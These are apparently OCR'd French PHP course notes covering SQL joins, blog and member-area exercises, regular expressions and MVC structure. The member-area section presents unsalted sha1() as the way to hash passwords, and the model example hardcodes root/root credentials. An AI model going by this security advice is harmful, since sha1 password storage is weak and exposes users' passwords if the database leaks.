
- RIGHT JOIN : récupérer toute la table de droite

```
SELECT j.nom nom_jeu, p.prenom prenom_proprietaire
FROM proprietaires p
RIGHT JOIN jeux_video j
ON j.ID_proprietaire = p.ID
```

La table de droite est « jeux_video ». On récupèrerait donc tous les jeux, même ceux qui n'ont pas de propriétaire associé.

X) TP N°6:

1) Le but est de créer un formulaire (nom, prénom, classe) avec enregistrement en base de données MySQL avec possibilité de lecture du contenu et de suppression de certains éléments.



2) Un blog avec des commentaires:

Chaque billet du blog possèdera ses propres commentaires. Dans ce TP, nous nous concentrerons uniquement sur l'affichage des billets et des commentaires.

Il y aura deux pages à réaliser :

- index.php : liste des cinq derniers billets ;
- commentaires.php : affichage d'un billet et de ses commentaires.

Le visiteur arrive d'abord sur l'index où sont affichés les derniers billets. S'il choisit d'afficher les commentaires de l'un d'eux, il charge la page commentaires.php qui affichera le billet sélectionné ainsi que tous ses commentaires. Bien entendu, il faudra envoyer un paramètre à la page commentaires.php pour qu'elle sache quoi afficher…

Il sera possible de revenir à la liste des billets depuis les commentaires à l'aide d'un lien de retour.

Vous importerez le fichier **blog.sql** et **style.css .**

nl2br() permet de convertir les retours à la ligne en balises HTML
. C'est une fonction dont vous aurez sûrement besoin pour conserver facilement les retours à la ligne saisis dans les formulaires.

N'oubliez pas les éléments essentiels de sécurité, notamment la protection de tous les textes par **htmlspecialchars** Et ne faites jamais confiance à l'utilisateur !

3) Création d'une zone membre:

Le but est de créer une zone publique et une zone privée qui ne sera accessible que si on est connecté.
On va créer 7 fichiers:

- index.php : zone public

Accueil Zone prive Inscription Connexion

ZONE PUBLIC

Ceci est la zone public

- entete.php :

Accueil Zone prive Inscription Connexion

- connexionbdd.php : connexion à la base MySQL (site-web)
  Créez une table **membres** avec les champs:
  - id: type int en clé PRIMAIRE et AUTO-INCREMENT
  - pseudo: type varchar(255)
  - password: type varchar(255)
  - email: type varchar(255)
  - date_inscription: type datetime
- inscription.php : page d'inscription qui testera le bon format des différents champs avec les bons patterns et vérifiera les différentes validités (pseudo et email déjà présents en base de données ? les deux mots de passe saisis sont-ils identiques ? L'adresse e-mail a-t-elle une forme valide ? …) et sécurisera les données envoyées.
  Il ne faut pas stocker le mot de passe en dur dans la base de données . Il faut le hacher grâce à une fonction qui transforme n'importe quel texte en un nombre hexadécimal qui représente le mot de passe mais qui est illisible.

On utilise la fonction sha1

```
$password = sha1($_POST['password']); // Hachage du mot de passe
```

Accueil Zone prive Inscription Connexion

Inscription à l'espace membre

Votre pseudo

Votre adresse e-mail

Votre mot de passe — Au moins un chiffre, une lettre majuscule et minuscule et au moins 8 caractères.

Confirmez votre mot de passe — Au moins un chiffre, une lettre majuscule et minuscule et au moins 8 caractères.

ENVOYER

- connexion.php : page de connexion
  Nous utiliserons le système de sessions ainsi que les cookies pour une connexion automatique.

Accueil Zone prive Inscription Connexion

Connexion à l'espace membre

Votre pseudo

Votre mot de passe — Au moins un chiffre, une lettre majuscule et minuscule et au moins 8 caractères.

Connexion automatique

ENVOYER

- page-utilisateur.php (page privé qui sera accessible une fois connecté)

Accueil Zone prive Inscription Connexion


Bonjour eric

Vous etes dans votre espace prive

Deconnexion

- deconnexion.php (page qui détruit les sessions et cookies)

Création d'un espace membre en utilisant le framework Bootstrap:
(voir document bootstrap.pdf)
On aura la possibilité de s'inscrire, d'activer le compte par email, de réinitialiser le mot de passe en cas d'oublie, de se connecter, de se déconnecter et d'avoir son profil



Création d'une version MVC également

I) LES EXPRESSIONS REGULIERES EN PHP:

Dans ce chapitre, on va apprendre à écrire quelque chose comme ceci :
#(((https?|ftp)://(w{3}\.)?)(?<!www)(\w+-?)*\.([a-z]{2,4}))#
Croyez-moi si vous voulez, mais ce charabia imprononçable… eh bien ça veut vraiment dire quelque chose

Les expressions régulières constituent un système très puissant et très rapide pour faire des recherches dans des chaînes de caractères (des phrases, par exemple). C'est une sorte de fonctionnalité Rechercher / Remplacer très poussée

Il existe plusieurs fonctions qui commencent toutes par preg_ :

- preg_grep ;
- preg_split ;
- preg_quote ;
- preg_match ;
- preg_match_all ;
- preg_replace ;
- preg_replace_callback.

Exemple:

```
<?php
if (preg_match("** Votre REGEX **", "Ce dans quoi vous faites la recherche"))
{
   echo 'Le mot que vous cherchez se trouve dans la chaîne';
}
else
{
   echo 'Le mot que vous cherchez ne se trouve pas dans la chaîne';
}
?>
```

2) Des recherches simples:

Une regex (Expression régulière) est toujours entourée de caractères spéciaux appelés délimiteurs.
On peut choisir n'importe quel caractère spécial comme délimiteur par exemple le **#.**
Une regex est « sensibles à la casse »
Dans le cas ci-dessous , l'option i indique de ne plus faire la différence entre majuscules et minuscules.

```
<?php
if (preg_match("#guitare#i", "J'aime jouer de la guitare."))
{
   echo 'VRAI';
}
else
{
   echo 'FAUX';
}
?>
```

Regex: #guitare|piano# :guitare OU piano

Chaîne	Regex	Résultat
J'aime jouer de la guitare.	#guitare|piano#	VRAI
J'aime jouer du piano.	#guitare|piano#	VRAI
J'aime jouer du banjo.	#guitare|piano#	FAUX
J'aime jouer du banjo.	#guitare|piano|banjo#	VRAI

- ^ (accent circonflexe) : indique le début d'une chaîne ;
- $ (dollar) : indique la fin d'une chaîne.

Chaîne	Regex	Résultat
Bonjour petit développeur	#^Bonjour#	VRAI
Bonjour petit développeur	#développeur$#	VRAI
Bonjour petit développeur	#^développeur #	FAUX
Bonjour petit développeur !!!	#développeur$#	FAUX

3) <u>Les classes de caractères:</u>

Entre crochets, c'est ce qu'on appelle une classe de caractères. Cela signifie qu'une des lettres à l'intérieur peut convenir.

#gr[io]s# : notre regex reconnaît deux mots : « gris » et « gros ». C'est un peu comme le OU

Chaîne	Regex	Résultat
La nuit, tous les chats sont gris	#gr[aoi]s#	VRAI
Berk, c'est trop gras comme nourriture	#gr[aoi]s#	VRAI
Berk, c'est trop gras comme nourriture	#gr[aoi]s$#	FAUX
Je suis un vrai développeur	#[aeiruy]$#	VRAI
Je suis un vrai zéro	#^[aeiouy]#	FAUX

<u>Les intervalles de classe:</u> Grâce au symbole « - » (le tiret), on peut autoriser toute une plage de caractères.

[a-z] = [abcdefghijklmnopqrstuvwxyz]

[a-z0-9] signifie « N'importe quelle lettre (minuscule) OU un chiffre ».

[a-zA-Z0-9] = [abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789]

Chaîne	Regex	Résultat
Cette phrase contient une lettre	#[a-z]#	VRAI
cette phrase ne comporte ni majuscule ni chiffre	#[A-Z0-9]#	FAUX
Je vis au 21e siècle	#^[0-9]#	FAUX
Une balise de titre HTML	#<h[1-6]>#	VRAI

Si on place ^ à l'intérieur d'une classe, cela voudra dire que vous ne VOULEZ PAS de ce qui se trouve à l'intérieur de cette classe.

#[^0-9]# signifie que vous voulez que votre chaîne comporte au moins un caractère qui ne soit pas un chiffre.

Chaîne	Regex	Résultat
Cette phrase contient autre chose que des chiffres	#[^0-9]#	VRAI
cette phrase contient autre chose que des majuscules et des chiffres	#[^A-Z0-9]#	VRAI
Cette phrase ne commence pas par une minuscule	#^[^a-z]#	VRAI
Cette phrase ne se termine pas par une voyelle	#[^aeiouy]$#	FAUX
ScrrmmmblllGnngngnngnMmmmmffff	#[^aeiouy]#	VRAI

4) <u>Les quantificateurs:</u>

Les quantificateurs sont des symboles qui permettent de dire combien de fois peuvent se répéter un caractère ou une suite de caractères **situés devant le quantificateur.**

- **?** (point d'interrogation) : **le caractère ou de la classe précédente peut y être 0 ou 1 fois.**
  Ainsi, #a?# reconnaît 0 ou 1 « a » ; */^janv(ier)?/* correspond à la fois à /janv/ et à /janvier/
- **+** (signe plus) : **le caractère ou de la classe précédente peut apparaître 1 ou plusieurs fois.**
  Ainsi, #a+# reconnaît « a », « aa », « aaa », « aaaa », etc. ;
- ***** (étoile) : **le caractère ou de la classe précédente peut apparaître 0, 1 ou plusieurs fois.**
  Ainsi, #a*# reconnaît « a », « aa », « aaa », « aaaa », etc. Mais s'il n'y a pas de « a », ça fonctionne aussi !

Si on veut que ce soient deux lettres ou plus qui se répètent, on utilise les parenthèses ()

#Ay(ay)*#

Ce code reconnaîtra « Ay », « Ayay », « Ayayay », « Ayayayay »,

Chaîne	Regex	Résultat
eeeee	#e+#	VRAI
ooo	#u?#	VRAI
magnifique	#[0-9]+#	FAUX
Yahoooooo	#^Yaho+$#	VRAI
Yahoooooo c'est génial !	#^Yaho+$#	FAUX
Blablablablabla	#^Bla(bla)*$#	VRAI

Parfois on aimerait indiquer que la lettre peut être répétée quatre fois, ou de quatre à six fois… bref, on aimerait être plus précis sur le nombre de répétitions. On utilise alors les accolades {}

- {3} : si on met juste un nombre, cela veut dire que la lettre (ou le groupe de lettres s'il est entre parenthèses) doit être répétée 3 fois exactement.
  #a{3}# fonctionne donc pour la chaîne « aaa ».
- {3,5} : ici, on a plusieurs possibilités. On peut avoir la lettre de 3 à 5 fois.

#a{3,5}# fonctionne pour « aaa », « aaaa », « aaaaa ».

- {3,} : si vous mettez une virgule, mais pas de 2e nombre, ça veut dire qu'il peut y en avoir jusqu'à l'infini. Ici, cela signifie « 3 fois ou plus ».

#a{3,} fonctionne pour « aaa », « aaaa », « aaaaa », « aaaaaa », etc. Je ne vais pas tous les écrire, ça serait un peu long.

Chaîne	Regex	Résultat
eeeee	#e{2,}#	VRAI
Blablablabla	#^Bla(bla){4}$#	FAUX
546781	#^[0-9]{6}$#	VRAI

5) <u>Métacaractères:</u>

Les métacaractères qu'il faut connaître sont les suivants :
! ^ $ ( ) [ ] { } ? + * . \ |
<u>Si on veut les utiliser dans une recherche, il faut les échapper avec \</u>

Chaîne	regex	Résultat
Je suis impatient !	#impatient \!#	VRAI
Je suis (très) fatigué	#\(très\) fatigué#	VRAI
J'ai sommeil…	#sommeil\.\.\.#	VRAI
Le smiley :-\	#:-\\#	VRAI

Dans une classe pas besoin d'échapper.
#[a-z?+*{}]#
Elle signifie qu'on a le droit de mettre une lettre, un point d'interrogation, un signe +, etc.

<u>Cas particulier:</u>
« # » (dièse) : il sert toujours à indiquer la fin de la regex. Pour l'utiliser, vous DEVEZ mettre un antislash devant, même dans une classe de caractères.

«] » (crochet fermant) : normalement, le crochet fermant indique la fin de la classe. Si vous voulez vous en servir comme d'un caractère que vous recherchez, il faut là aussi mettre un antislash devant.

« - » (tiret) : encore un cas un peu particulier. Le tiret – vous le savez – sert à définir un intervalle de classe (comme [a-z]). Et si vous voulez ajouter le tiret dans la liste des caractères possibles ? Eh bien il suffit de le mettre soit au début de la classe, soit à la fin. Par exemple : [a-z0-9-] permet de chercher une lettre, un chiffre ou un tiret.

6) Les classes abrégées:

Raccourci	Signification
\d	Indique un chiffre. Ça revient exactement à taper [0-9]
\D	Indique ce qui n'est PAS un chiffre. Ça revient à taper [^0-9]
\w	Indique un caractère alphanumérique ou un tiret de soulignement. Cela correspond à [a-zA-Z0-9_]
\W	Indique ce qui n'est PAS un mot. Si vous avez suivi, ça revient à taper [^a-zA-Z0-9_]
\t	Indique une tabulation
\n	Indique une nouvelle ligne
\r	Indique un retour chariot
\s	Indique un espace blanc
\S	Indique ce qui n'est PAS un espace blanc (\t \n \r)
.	Indique n'importe quel caractère. Il autorise donc tout !

Le point **.** permet de remplacer un caractère (lettre, chiffre, symbole). C'est l'équivalent d'un joker. il existe une exception : il indique tout **sauf les entrées** (\n).
Pour faire en sorte que le point indique tout, même les entrées, vous devrez utiliser l'option « s » de PCRE. Exemple : #[0-9]-.#s

Alors que le point **.** peut remplacer n'importe quel caractère, le **(.*)** peut remplacer n'importer quel groupe de caractères.
Exemple : /voitures/index-(.*)\.php/$ correspond à */chemises/index-audi.php/*, */chemises/index-mercedes.php/*, etc.

7) Construire une regex complète:
Téléphone:

```
<p>
<?php
if (isset($_POST['telephone']))
{
   $_POST['telephone'] = htmlspecialchars($_POST['telephone']); // On rend inoffensives les balises HTML que le visiteur a pu entrer

   if (preg_match("#^0[1-68]([-. ]?[0-9]{2}){4}$#", $_POST['telephone']))
   {
      echo 'Le ' . $_POST['telephone'] . ' est un numéro <strong>valide</strong> !';
   }
   else
   {
      echo 'Le ' . $_POST['telephone'] . ' n\'est pas valide, recommencez !';
   }
}
?>
</p>

<form method="post">
<p>
   <label for="telephone">Votre téléphone ?</label> <input id="telephone" name="telephone" /><br />
   <input type="submit" value="Vérifier le numéro" />
</p>
</form>
```

Email:

```
<p>
<?php
if (isset($_POST['mail']))
{
   $_POST['mail'] = htmlspecialchars($_POST['mail']); // On rend inoffensives les balises HTML que le visiteur a pu
rentrer

   if (preg_match("#^[a-z0-9._-]+@[a-z0-9._-]{2,}\.[a-z]{2,4}$#", $_POST['mail']))
   {
      echo 'L\'adresse ' . $_POST['mail'] . ' est <strong>valide</strong> !';
   }
   else
   {
      echo 'L\'adresse ' . $_POST['mail'] . ' n\'est pas valide, recommencez !';
   }
}
?>
</p>

<form method="post">
<p>
   <label for="mail">Votre mail ?</label> <input id="mail" name="mail" /><br />
   <input type="submit" value="Vérifier le mail" />
</p>
</form>
```

8) Capture et remplacement:

On fait une recherche et un remplacement.
Nous allons travailler avec la fonction preg_replace.

C'est avec cette fonction que nous allons pouvoir réaliser ce qu'on appelle une « capture » de chaîne.

À chaque fois qu'il y a une parenthèse, cela crée une variable appelée $1 (pour la première parenthèse), $2 pour la seconde, etc. On va ensuite se servir de ces variables pour modifier la chaîne (faire un remplacement).

```
<?php
$texte = preg_replace('#\[b\](.+)\[/b\]#i', '<strong>$1</strong>', $texte);
?>
```

- Si vous avez plusieurs parenthèses, pour savoir le numéro de l'une d'elles il suffit de les compter dans l'ordre de gauche à droite.

Par exemple : #(anti)co(nsti)(tu(tion)nelle)ment# Il y a quatre parenthèses dans cette regex (donc$1, $2, $3 et $4). La parenthèse numéro 3 ($3) contient « tutionnelle », et la parenthèse $4contient « tion ».
N'oubliez pas que c'est l'ordre dans lequel les parenthèses sont ouvertes qui est important.

- Vous pouvez utiliser jusqu'à 99 parenthèses capturantes dans une regex (ça vous laisse de la marge). Ça va donc jusqu'à $99.
- Une variable $0 est toujours créée ; elle contient toute la regex. Sur le même exemple que tout à l'heure : #(anti)co(nsti)(tu(tion)nelle)ment# … $0 contient « anticonstitutionnellement ».
- Si, par hasard, vous ne voulez pas qu'une parenthèse soit capturante (pour vous faciliter les comptes, ou parce que vous avez beaucoup beaucoup de parenthèses), il faut qu'elle commence par un point d'interrogation suivi d'un deux points « : ». Par exemple :

#(anti)co(?:nsti)(tu(tion)nelle)ment# La seconde parenthèse n'est pas capturante. Il ne nous reste que trois variables (quatre si on compte $0) :

1. $0 : anticonstitutionnellement
2. $1 : anti
3. $2 : tutionnelle
4. $3 : tion

9) <u>Les assertions dans les expressions régulières</u>

Le besoin :

J'ai une chaine de caractères dans laquelle je veux remplacer toutes les occurrences d'une apostrophe suivie d'un caractère alphanumérique.

La première solution (dite "du noob"):

- Soit $texte= "L'avion s'envole" .
  On fait une recherche d'une apostrophe suivie d'un caractère alphanum:
  '[a-z0-9]
- On remplace par notre valeur
  echo preg_replace("#'[a-z0-9]#", "'",$texte); // L'vion s'nvole
- On se rend compte qu'on a effacé le caractère suivant, et on se débrouille pour le récupérer afin de le réafficher
  echo preg_replace("#'([a-z0-9])#", "'$1",$texte); // L'avion s'envole

Alors ça fonctionne, oui, mais c'est tout moche. On va faire autrement

- On utilise une assertion pour trouver nos apostrophes :
  '(?=[a-z0-9])
- On fait notre remplacement
  echo preg_replace("#'(?=[a-z0-9])#", "'",$texte);

Et cette fois, ça fonctionne aussi, mais en plus propre et plus performant.

Dans le premier cas, notre pattern comprend une apostrophe, et le caractère se trouvant après. Si on fait un remplacement, le pattern a récupéré 2 caractères et les remplace tous les deux ; ce qui nous oblige à faire une capture sur le second caractère pour pouvoir le remettre **(le $1).**

Dans le second cas, nous avons une assertion qui va lire le second caractère, **mais n'en tient pas compte pour le motif**.
L'assertion qui s'écrit avec **?=** permets de dire **"je veux que mon apostrophe soit suivie d'un caractère alphanum, mais je ne veux QUE l'apostrophe".**

Nous avons plusieurs types d'assertions :

- Les assertions avant ou arrière (pour dire si on cherche quelque chose qui suit ou qui précède notre apostrophe)
- Les assertions positives ou négatives (pour dire si on cherche un quelque chose qui suit, ou quelque chose qui ne doit pas être là. On utilisera par exemple une assertion négative si on veut toutes les apostrophes qui ne sont pas précédé d'un "=")

Syntaxe :
Assertion avant positive : **(?=motif)**
Assertion avant negative : **(?!motif)**
Assertion arrière positive : **(?<=motif)**
Assertion arrière négative : **(?<!motif)**

Donc si je veux les apostrophes non précédées d'un =, je ferai ça :
(?<!=)'

Il est donc possible de conditionner un motif.
(?=<CONDITION>)<REGEX>
si ma condition est remplie, la regex sera utilisée pour évaluer la chaine.

par extension, on peut donc faire :
(?=<CONDITION1>)(?=<CONDITION2>)(?=<CONDITION3>)<REGEX>

Exemple: pattern d'un password

(?=.*[0-9])(?=.*[a-z])(?=.*[A-Z]).{8,}

- Doit contenir au moins un chiffre
- Doit contenir au moins une lettre majuscule
- Doit contenir au moins minuscule
- au moins 8 caractères.

"^(?=.*[a-z])(?=.*[A-Z])(?=.*\d)(?=.*[@$!%*?&])[A-Za-z\d@$!%*?&]{8,10}$"
"^(?=.*[a-z])(?=.*[A-Z])(?=.*\d)(?=.*[@$!%*?&]).{8,10}$"

- Minimum 8 et maximum 10 caractères
- au moins une lettre majuscule

- au moins une lettre minuscule
- au moins un chiffre
- au moins un caractère spécial:

https://www.regextester.com/97402

II) ARCHITECTURE MVC:

1) Problématique : quels fichiers, quels dossiers pour mes projets:


Quels dossiers dois-je créer ? », « Comment dois-je organiser mes fichiers ? », « Ai-je besoin d'un dossier admin ? », etc.

2) Organisation non-MVC:

Tout est un peu mélangé : le SQL, le PHP et le HTML.

- Les pages peuvent devenir très grosses.
- La maintenance n'est pas facile.
- Travail à plusieurs est rendu difficile.

Tout est dans un seul fichier. On y mélange des opérations en PHP, des requêtes SQL et du code HTML. Il manquerait plus que du code CSS au milieu! Pas étonnant qu'on ait besoin de commentaires pour se repérer dans les différentes sections du fichier.
Si on reprend l'exemple du blog, on a:



E code fonctionne. Mais si vous commencez à ajouter de nouvelles fonctionnalités, vous allez avoir besoin d'ajouter de nouvelles requêtes SQL au milieu. Très vite, le fichier va grossir et faire plusieurs centaines de lignes. Ca marchera toujours, mais….
On va donc découper le code.

Le code est en français => **Il faut utiliser l'anglais pour faciliter la maintenance par les développeurs.**

3) Présentation du MVC (Modèle – Vue – Contrôleur):

L'architecture MVC sépare la logique du code en trois parties, trois ensembles de fichiers.
Cela rend le code plus facile à mettre à jour et permet d'organiser le travail en 3 parties et donc de travailler en parallèle.
L'architecture MVC est une bonne pratique de programmation.
La connaissance de l'architecture MVC rend capable de créer un site web de qualité et facile à maintenir.

Modèle (SQL):
Il gère les données du site. Essentiellement les accès à la BD. Mais aussi la gestion de fichiers. Il propose des fonctions pour faire des Insert, des Update, des Delete, des Select. Ces fonctions peuvent renvoyer des tableaux de données. Les résultats seront exploités par le contrôleur. Ce fichier ne contiendra que des fonctions. **C'est une page pur php.**
Vous ne pourrez effectuer des requêtes SQL que dans ces fonctions ! Le contrôleur et la vue ne devront contenir aucun appel à MySQL

Vue (HTML):
Elle affiche la page HTML, cette partie se concentre sur l'affichage. Elles récupèrent des variables du Contrôleur pour savoir ce qu'elles doivent afficher.


On y trouve essentiellement du code HTML mais aussi quelques boucles et conditions PHP très simples, pour afficher les tableaux de données issus du Modèle.

Contrôleur (PHP):
C'est la page appelée (le véritable index). C'est l'intermédiaire entre le modèle et la vue.
Il fonctionne en trois étapes :

- Il utilise les fonctions du Modèle (include et appel aux fonctions).
- Il analyse et traite les données issues du Modèle mais aussi celles passées en paramètre à l'appel de la page ($_GET, $_POST, $_SESSION). Il détermine par exemple si le visiteur a le droit de voir la page ou non.
- En fonction de ses calculs, il appel la vue correspondante par un include.


C'est une page pur php.
C'est le fichier qui contient toute la logique du code.

Le contrôleur est le « chef d'orchestre » : il récupère la demande de l'utilisateur à travers la vue (la page HTML) par un href, un formulaire ou un header. Il échange des données avec le modèle, fait les calculs (qui peuvent être complexes) puis choisit une vue à afficher en lui fournissant les variables.



Un utilisateur, à travers une vue, fait appel à une page : un contrôleur (par un href ou un formulaire).
Le contrôleur « include » un modèle et utilise une des fonctions du modèle.
Il fait ensuite des calculs.
Selon les résultats, il include une vue ou une autre à afficher à l'utilisateur.
Et ainsi de suite.

La création d'un CMS, par exemple, suggère que toutes les pages du site soient générées par une seule page : *index.php*.
L'architecture MVC doit donc recourir à plusieurs contrôleurs et à plusieurs vues.
Le **routeur** va donc 'switcher' les appels en fonction des informations contenues dans l'url de la page (méthode GET ou répertoires virtuels).




4) Amélioration du TP blog en respectant l'architecture MVC:

Si sur mon site j'ai un espace "blog", un espace "forum", un espace "members", je pourrais regrouper les fonctions dans des fichiers au nom de ces sections.
On peut anticiper sur le fait que l'on peut avoir une partie admin.

- **frontend** : tout ce qui est côté utilisateur. Affichage des billets, ajout et liste des commentaires...
- **backend** : tout ce qui est pour les administrateurs. Création de billets, modération des commentaires...

Pour chaque espace (project) on pourrait avoir ce genre d'organisation.



On peut commencer par travailler sur l'élément que l'on veut ; il n'y a pas d'ordre particulier à suivre.

- model: contient les fichiers gérant l'accès à la base de données du blog ;
- view : contient les fichiers gérant l'affichage du blog ;
- controller : contient les fichiers contrôlant le fonctionnement global du blog.

LE MODELE:

Créez un fichier **frontend.php** dans model. Ce fichier contiendra les fonctions qui retourneront une liste de billets, liste de commentaires … depuis la base de données.

Rem: Enlevez la balise de fermeture PHP dans les pages qui ne contiennent que du PHP
On peut remplacer <?php echo => <?= : short open tags

```php
<?php
function getPosts()
{
    $db = dbConnect();
    $req = $db->query('SELECT id, title, content, DATE_FORMAT(creation_date, \'%d/%m/%Y à %Hh%imin%ss\') AS creation_date_fr FROM posts ORDER BY creation_date DESC LIMIT 0, 5');

    return $req;
}

function getPost($postId)
{
    $db = dbConnect();
    $req = $db->prepare('SELECT id, title, content, DATE_FORMAT(creation_date, \'%d/%m/%Y à %Hh%imin%ss\') AS creation_date_fr FROM posts WHERE id = ?');
    $req->execute(array($postId));
    $post = $req->fetch();

    return $post;
}
```

```php
function getComments($postId)
{
    $db = dbConnect();
    $comments = $db->prepare('SELECT id, author, comment, DATE_FORMAT(comment_date, \'%d/%m/%Y à %Hh%imin%ss\') AS comment_date_fr FROM comments WHERE post_id = ? ORDER BY comment_date DESC');
    $comments->execute(array($postId));

    return $comments;
}

// Nouvelle fonction qui nous permet d'éviter de répéter du code
function dbConnect()
{
    try
    {
        $db = new PDO('mysql:host=localhost;dbname=test;charset=utf8', 'root', 'root');
        return $db;
    }
    catch(Exception $e)
    {
        die('Erreur : '.$e->getMessage());
    }
}
```

LE CONTROLEUR:


On a deux controleurs (le contrôleur de la page d'accueil et le contrôleur d'un billet et ses commentaires.). ils font le lien entre le modèle et la vue.

Pour l'instant, 2 fichiers permettent d'accéder aux pages de notre site. Ce sont les 2 contrôleurs :

- accueil du site, liste des derniers billets.
- affichage d'un billet et de ses commentaires.

Si on continue comme ça, on va avoir un fichier PHP contrôleur pour accéder à chaque page de notre site : contact.php, editComment.php...

